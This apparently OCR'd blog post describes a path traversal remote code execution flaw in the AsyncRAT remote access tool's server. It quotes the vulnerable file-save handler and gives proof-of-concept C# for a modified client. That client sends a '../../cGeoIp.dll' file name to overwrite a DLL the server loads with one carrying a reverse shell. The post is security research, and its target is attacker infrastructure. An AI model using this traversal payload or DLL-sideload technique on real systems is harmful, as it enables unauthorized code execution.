
AsyncRAT RCE vulnerability

brianstadnicki.github.io/posts/vulnerability-asyncrat-rce/

Brian Stadnicki March 12, 2022

Brian Stadnicki included in vulnerability
2022-03-12 561 words 3 minutes



AsyncRAT is an open source RAT (Remote Access Tool). While it isn't typically used for advanced attacks, it's very common in gaming scenes, thanks to how easy to use and surprisingly polished it is. Thankfully, there exists a RCE flaw.

Attack surface

The AsyncRAT server listens by default on 6606, 7707 and 8808. No authentication is required to connect to a server, with commands being sent over a tcp ssl socket connection, with a custom msgpack implementation and gzip stream compression.

There are many commands, but since this is written in C#, the easiest attack vector is to sideload a DLL, so the commands of interest write a file.

Command: socketDownload/save

```
 string dwid = unpack_msgpack.ForcePathObject("DWID").AsString;
FormDownloadFile SD = (FormDownloadFile)Application.OpenForms["socketDownload:" +
dwid];
if (SD != null)
{
    if (!Directory.Exists(SD.DirPath))
        return;
    string fileName = unpack_msgpack.ForcePathObject("Name").AsString;
    string dirPath = SD.DirPath;
    if (File.Exists(dirPath + "\\" + fileName))
    {
        fileName = DateTime.Now.ToString("MM-dd-yyyy HH;mm;ss") + "_" + fileName;
        await Task.Delay(100);
    }
    await Task.Run(() => SaveFileAsync(unpack_msgpack.ForcePathObject("File"),
dirPath + "\\" + fileName));
    SD.Close();
}
```

As we can see, the file is saved to the form's download directory appended with the file name. As there is no sanitisation for the file name, it is vulnerable to a path traversal attack. The vulnerability is limited by the form check, which results in the vulnerability only working when the attacker is downloading a file. This means that during a file download, the server is vulnerable.

For the purposes of this proof of concept, I will exploit it when the client has a file requested. It would be possible to keep sending a command to exploit this, especially because the connected client doesn't show in the list view or logs until the client sends identification information.

Exploitation

DLL-sideload

In order to exploit a dll-sideloading vulnerability, I need to identify a DLL to replace. I choose `cGeoIp.dll`, which appears to be used for geolocation of clients from their IP addresses. This DLL is also effective because it is loaded when the server is started.

The DLL is included in the project's resources, so I edit in a C# reverse shell using dnSpy.

Client modification


For the exploitation itself, instead of writing a custom client for AsyncRAT, I found it easier to edit the client itself. Especially because my POC exploits the attacker trying to download a file, so keeping all the features helps convince the attacker to continue exploring the client and trigger the vulnerability.

```
private bool infected = false;

public void DownnloadFile(string file, string dwid)
{
    TempSocket tempSocket = new TempSocket();

    try
    {
        if (!infected)
        {
            infected = true;

            MsgPack msgpack = new MsgPack();
            msgpack.ForcePathObject("Packet").AsString = "socketDownload";
            msgpack.ForcePathObject("Hwid").AsString = Connection.Hwid;
            msgpack.ForcePathObject("Command").AsString = "pre";
            msgpack.ForcePathObject("DWID").AsString = dwid;
            msgpack.ForcePathObject("File").AsString = "../../cGeoIp.dll";
            msgpack.ForcePathObject("Size").AsString = new
FileInfo("cGeoIp.dll").Length.ToString();
            tempSocket.Send(msgpack.Encode2Bytes());

            MsgPack msgpack2 = new MsgPack();
            msgpack2.ForcePathObject("Packet").AsString = "socketDownload";
            msgpack.ForcePathObject("Hwid").AsString = Connection.Hwid;
            msgpack2.ForcePathObject("Command").AsString = "save";
            msgpack2.ForcePathObject("DWID").AsString = dwid;
            msgpack2.ForcePathObject("Name").AsString = "../../cGeoIp.dll";
            msgpack2.ForcePathObject("File").LoadFileAsBytes("cGeoIp.dll");
            tempSocket.Send(msgpack2.Encode2Bytes());
        }

        MsgPack msgpack = new MsgPack();
        msgpack.ForcePathObject("Packet").AsString = "socketDownload";
        msgpack.ForcePathObject("Hwid").AsString = Connection.Hwid;
        msgpack.ForcePathObject("Command").AsString = "pre";
        msgpack.ForcePathObject("DWID").AsString = dwid;
        msgpack.ForcePathObject("File").AsString = file;
        msgpack.ForcePathObject("Size").AsString = new
FileInfo(file).Length.ToString();
        tempSocket.Send(msgpack.Encode2Bytes());

        MsgPack msgpack2 = new MsgPack();
        msgpack2.ForcePathObject("Packet").AsString = "socketDownload";
        msgpack.ForcePathObject("Hwid").AsString = Connection.Hwid;
        msgpack2.ForcePathObject("Command").AsString = "save";
        msgpack2.ForcePathObject("DWID").AsString = dwid;
        msgpack2.ForcePathObject("Name").AsString = Path.GetFileName(file);
        msgpack2.ForcePathObject("File").LoadFileAsBytes(file);
        tempSocket.Send(msgpack2.Encode2Bytes());
    }
    catch
    {
        tempSocket?.Dispose();
        return;
```

```
    }
}
```

The AsyncRAT client has the modified `cGeoIp.dll` in the same directory. In order to not raise suspicions, the requested file is also sent, as the server doesn't keep track of state.

Demo



Watch Video At:

https://youtu.be/PybRvNi2pKk